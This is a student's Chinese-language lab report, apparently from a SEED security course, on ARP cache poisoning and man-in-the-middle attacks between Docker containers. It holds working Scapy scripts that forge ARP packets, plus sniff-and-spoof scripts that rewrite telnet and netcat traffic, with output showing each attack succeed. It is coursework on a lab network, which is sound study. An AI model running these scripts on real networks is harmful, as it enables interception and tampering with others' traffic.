LAB 4

57118116 陈煜

Task 1

```
[07/18/21]seed@VM:~/.../volumes$ dockps
abc3694b16f2  B-10.9.0.6
6eff222dccd8  A-10.9.0.5
54e82e76b652  M-10.9.0.105
```

Task 1.A

在 A 中 ping 10.9.0.6 和 10.9.0.105，将两个 ip 加入 arp 缓存：

```
root@6eff222dccd8:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

编写如下代码：

```
1 from scapy.all import *
2 E=Ether()
3 A=ARP()
4 A.op=1
5 A.psrc='10.9.0.6'
6 A.pdst='10.9.0.5'
7 pkt=E/A
8 sendp(pkt)
```

在 M 中运行上述代码，发送 arp request：

```
root@54e82e76b652:/volumes# python3 arp_attack.py
.
Sent 1 packets.
```

查看 A 的 arp 缓存：

```
root@6eff222dccd8:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

发现 B 的 ip 对应的 mac 地址被修改成 M 的 mac 地址。

Task 1.B

修改代码：

```
1 from scapy.all import *
2 E=Ether()
3 A=ARP()
4 A.op=2
5 A.psrc='10.9.0.6'
6 A.pdst='10.9.0.5'
7 pkt=E/A
8 sendp(pkt)
```

Scenario 1:

先清空 A 的 arp 缓存，重新 ping 10.9.0.6 和 10.9.0.105。
查看 A 的 arp 缓存：

```
root@6eff222dccd8:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

无异常。

在 M 中运行上述 arp reply 代码。再次查看 A 的 arp 缓存：

```
root@6eff222dccd8:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

发现 B 的 ip 对应的 mac 地址被修改成 M 的 mac 地址。攻击成功。

Scenario 2:

清空 A 的 arp 缓存：

```
root@6eff222dccd8:/# ip neigh flush dev eth0
root@6eff222dccd8:/# arp -n
```

在 M 中运行上述代码：

```
root@54e82e76b652:/volumes# python3 arp_attack.py
.
Sent 1 packets.
```

查看 A 的 arp 缓存：

```
root@6eff222dccd8:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

缓存中不存在 B 的 ip。攻击不成功。

Task 1.C

修改代码如下：

```python
from scapy.all import *
E=Ether()
A=ARP()
A.op=2
A.psrc='10.9.0.6'
A.pdst='10.9.0.6'
A.hwdst='ff:ff:ff:ff:ff:ff'
E.dst='ff:ff:ff:ff:ff:ff'
pkt=E/A
while 1:
        sendp(pkt)
```

Scenario 1:

清空 A 的 arp 缓存，再次 ping 10.9.0.6 和 10.9.0.105。

查看 arp 缓存：

```
root@6eff222dccd8:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

在 M 中运行上述代码，查看 A 的 arp 缓存：

```
root@6eff222dccd8:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

发现 B 的 ip 对应的 mac 地址被修改成 M 的 mac 地址，攻击成功。

Scenario 2:

清空 A 的 arp 缓存：

```
root@6eff222dccd8:/# ip neigh flush dev eth0
root@6eff222dccd8:/# arp -n
root@6eff222dccd8:/#
```

在 M 中再次运行上述代码。查看 A 的 arp 缓存：

```
root@6eff222dccd8:/# arp -n
root@6eff222dccd8:/# arp -n
root@6eff222dccd8:/#
```

攻击失败。

Task 2

```
[07/18/21]seed@VM:~/.../volumes$ dockps
5baab392a99c  A-10.9.0.5
6c337261661d  B-10.9.0.6
6996d428945b  M-10.9.0.105
```

Step 1:

编写代码如下：

```python
from scapy.all import *
E=Ether()
A=ARP()
B=ARP()

A.op=1
A.psrc='10.9.0.6'
A.pdst='10.9.0.5'

B.op=1
B.psrc='10.9.0.5'
B.pdst='10.9.0.6'


pkt1=E/A
pkt2=E/B

while 1:
        sendp(pkt1)
        sendp(pkt2)
```

在 A 中 ping 10.9.0.6 和 10.9.0.105，在 B 中 ping 10.9.0.5 和 10.9.0.105。

查看 A 的 arp 缓存：

```
root@5baab392a99c:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

查看 B 的 arp 缓存：

```
root@6c337261661d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
```

在 M 中运行上述代码。

再次查看 A 的 arp 缓存：

```
root@5baab392a99c:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

A 的 arp 缓存中 B 的 ip 对应的 mac 地址被修改为 M 的 mac 地址。

查看 B 的 arp 缓存：

```
root@6c337261661d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
```

B 的 arp 缓存中 A 的 ip 对应的 mac 地址被修改为 M 的 mac 地址。

攻击成功。

Step 2:

关闭 M 的 ip_forward：

```
root@6996d428945b:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

在 A 中 ping B：

```
root@5baab392a99c:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
13 packets transmitted, 0 received, 100% packet loss, time 12286ms
```

发现所有的数据包都被丢弃。

在 wireshark 中查看：

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-07-18 22:4…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request
2	2021-07-18 22:4…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request
3	2021-07-18 22:4…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request
4	2021-07-18 22:4…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request
5	2021-07-18 22:4…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request

发现所有的包都找不到 response。

在 B 中 ping A：

```
root@6c337261661d:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
^C
--- 10.9.0.5 ping statistics ---
24 packets transmitted, 0 received, 100% packet loss, time 23542ms
```

所有的数据包都被丢弃。

在 wireshark 中查看：

4485	2021-07-18 22:5…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request
4486	2021-07-18 22:5…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request
4487	2021-07-18 22:5…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request
4488	2021-07-18 22:5…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request
4489	2021-07-18 22:5…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request

发现所有的包都找不到 response。

Step 3:

开启 M 的 ip_forward：


```
root@6996d428945b:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

在 A 中 ping B：

```
root@5baab392a99c:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.122 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.096 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.145 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.227 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.093 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.176 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=63 time=0.084 ms
^C
--- 10.9.0.6 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6121ms
rtt min/avg/max/mdev = 0.084/0.134/0.227/0.048 ms
```

发现所有的包都被重定向。

在 wireshark 中查看：



4682	2021-07-18 22:5…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request
4683	2021-07-18 22:5…	10.9.0.105	10.9.0.5	ICMP	126	Redirect
4684	2021-07-18 22:5…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request
4685	2021-07-18 22:5…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply
4686	2021-07-18 22:5…	10.9.0.105	10.9.0.6	ICMP	126	Redirect
4687	2021-07-18 22:5…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply

发现存在 request 和 reply 报文。

Step 4:

在 M 中将 ip_forward 置 1：

```
root@6996d428945b:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

编写代码如下：

```python
#!/usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load
                        datalen=len(data)
                        newdata ='Z'*datalen
                        send(newpkt/newdata)
                else:
                        send(newpkt)

        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:

                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)
f ='tcp and host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

代码将从 A 发往 B 的数据均修改成 Z，对于从 B 到 A 的报文不修改。

在 A 中 telnet B：

```
root@5baab392a99c:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6c337261661d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

连接成功后，将 ip_forward 置 0：

```
root@6996d428945b:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

在 M 中运行上述代码。
发现在 A 中输入的字符均变成 Z：

```
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6c337261661d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@6c337261661d:~$ ZZZZZZZZZZZZZ
```

Task 3

将 M 的 ip_forward 置为 1，通过 netcat 连接 A 和 B：

```
root@6c337261661d:/# nc -lp 9090
```

```
root@5baab392a99c:/# nc -nv 10.9.0.6 9090
Connection to 10.9.0.6 9090 port [tcp/*] succeeded!
```

B 作为服务器，A 作为客户端，连接成功。

修改 mitm.py 代码如下：

```python
#!/usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load

                        newdata =data.replace(str.encode('yuchen'),str.encode('aaaaaa'))
                        send(newpkt/newdata)
                else:
                        send(newpkt)

        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:

                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)
f ='tcp and host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

在 M 中将 ip_forward 置 0，并运行上述代码。

在 A 中输入如下内容：

```
root@5baab392a99c:/# nc -nv 10.9.0.6 9090
Connection to 10.9.0.6 9090 port [tcp/*] succeeded!
yuchen
chenyu
yuchen123
```

B 中收到内容如下：

```
root@6c337261661d:/# nc -lp 9090
aaaaaa
chenyu
aaaaaa123
```

发送的 yuchen 均被修改成 aaaaaa。攻击成功。